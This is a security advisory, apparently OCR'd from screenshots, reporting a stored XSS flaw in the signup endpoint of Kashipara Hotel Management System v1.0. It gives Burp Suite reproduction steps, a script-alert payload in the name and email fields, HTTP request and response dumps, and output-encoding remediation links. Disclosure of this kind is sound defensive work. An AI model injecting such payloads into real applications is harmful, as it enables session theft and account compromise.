Stored Cross Site Scripting (XSS) vulnerability was found in "/core/signup_user.php " of the Kashipara Hotel Management System v1.0 allows remote attackers to execute arbitrary code via "user_email" HTTP POST request parameter.

Affected Vendor: Kashipara (https://www.kashipara.com/)

Product Official Website URL: Hotel Management System v1.0 (https://www.kashipara.com/project/php/26/hotel-management-system-using-php-download-project)


Version: 1.0

Affected Components:

- **Affected Code File:** /core/signup_user.php
- **Affected Parameter:** "user_email" HTTP POST request parameter.

Steps:


1. Access the "Sign Up" page. URL: http://localhost/hotel-management-php/signup.php
2. Enter the relevant details on the "Sign Up" page and submit the request.



Test1@gmail.com


•••••

3. Intercept the request in the Burp Suite Proxy editor.




```
POST /hotel-management-php/core/signup_user.php   HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:128.0) Gecko/20100101 Fire
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
X-Requested-With: XMLHttpRequest
Content-Type: multipart/form-data; boundary=---------------------------37641993983607
Content-Length: 809
Origin: http://localhost
Connection: close
Referer: http://localhost/hotel-management-php/signup.php
Cookie: PHPSESSID=oa8j40ulj1874kvebfc1gfv871
Priority: u=0

-----------------------------376419939836072893153136650730
Content-Disposition: form-data; name="user_phone"

903202020
-----------------------------376419939836072893153136650730
Content-Disposition: form-data; name="user_fname"

Test1
-----------------------------376419939836072893153136650730
Content-Disposition: form-data; name="user_lname"

Test1
-----------------------------376419939836072893153136650730
Content-Disposition: form-data; name="user_dob"

```

4. Insert the XSS script ***"><script>alert("XSS")</script>*** in the "user_fname", "user_lname" and "user_email" HTTP POST request parameters.




```
Content-Type : multipart/form-data;  boundary=---------------------------3764
Content-Length : 809
Origin : http://localhost
Connection : close
Referer : http://localhost/hotel-management-php/signup.php
Cookie : PHPSESSID =oa8j40ulj1874kvebfc1gfv871
Priority : u=0

-----------------------------376419939836072893153136650730
Content-Disposition : form-data ; name="user_phone "

903202020
-----------------------------376419939836072893153136650730
Content-Disposition : form-data ; name="user_fname "

Test1"><script>alert ("XSS") </script>
-----------------------------376419939836072893153136650730
Content-Disposition : form-data ; name="user_lname "

Test1"><script>alert ("XSS") </script>
-----------------------------376419939836072893153136650730
Content-Disposition : form-data ; name="user_dob "

2000/07/19
-----------------------------376419939836072893153136650730
Content-Disposition : form-data ; name="user_email "

Test1@gmail.com"><script>alert ("XSS") </script>
-----------------------------376419939836072893153136650730
Content-Disposition : form-data ; name="user_password "
```


5. Forward the request with XSS script to server.
6. The request gets accepted and a new user entry with XSS script is stored in the application database. This script is also reflected back in response.



	user_id	user_email	user_fname	user_lname	user_v
Edit Copy Delete	3	admin@gmail.com	Admin	Account	
Edit Copy Delete	6	alandsilva@gmail.com	Alan	Dsilva	
Edit Copy Delete	8	Test1@gmail.com"><script>alert("XSS")</script>	Test1"><script>alert	Test1"><script>alert	



Response from http://localhost:80/hotel-management-php/index.php [127.0.0.1]


```
                >
                  <i class="fa fa-user-circle-o ">
                  </i>
                  &nbsp;
                  Test1"><script>
                    alert("XSS")
                  </script>

                </a>
                <div
                class="dropdown-menu dropdown-menu-right "
                aria-labelledby ="navbarDropdown "
                >
                  <span class="dropdown-item "
                  >
                    Signed in as <b>
                      Test1"><script>
                        alert("XSS")
                      </script>
                       Test1"><script>
                        alert("XSS")
                      </script>
                    </b>
                  </span
```



XSS


7. Now login into the application as an administrator and navigate to “User” menu. URL: http://localhost/hotel-management-php/admin/users.php






```
GET /hotel-management-php/admin/users.php   HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0  (Windows  NT 10.0;  Win64;  x64;  rv:128.0)  Geck
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avi
Accept-Language : en-US,en;q=0.5
Accept-Encoding : gzip,  deflate
Connection : close
Referer: http://localhost/hotel-management-php/admin/index.php
Cookie: PHPSESSID=oa8j40ulj1874kvebfc1gfv871
Upgrade-Insecure-Requests : 1
Priority: u=0,  i
```

8. The XSS script we submitted in the Step 4, gets reflected back as it is in the response and it gets executed in the browser.



Response from http://localhost:80/hotel-management-php/admin/users.php [127.0.0.1]

```
            <a  href="edit_room.php?room_id=<br  />
            <b>Warning</b>:  Undefined array key "room_id" in <b>
              D:\XAMPP\htdocs\hotel-management-php\public\admin\users.php
            </b>
             on line <b>
              59
            </b>
            <br />
            " class="text-success">  <span class="fa fa-pencil">
            </span>
          </a>
        </td>
      </tr>
      <tr>
        <td>
          Test1@gmail.com"> <script>
            alert ("XSS")
          </script>
        </td>
        <td>
          Test1"><script>
            alert</td>
            <td>Test1"><script>alert</td>
```



<u>Solution/Good Reads:</u>

Output Encoding -> When you need to safely display data exactly as a user types it in, output encoding is recommended.

- https://portswigger.net/web-security/cross-site-scripting
- https://cheatsheetseries.owasp.org/cheatsheets/Cross_Site_Scripting_Prevention_Cheat_Sheet.html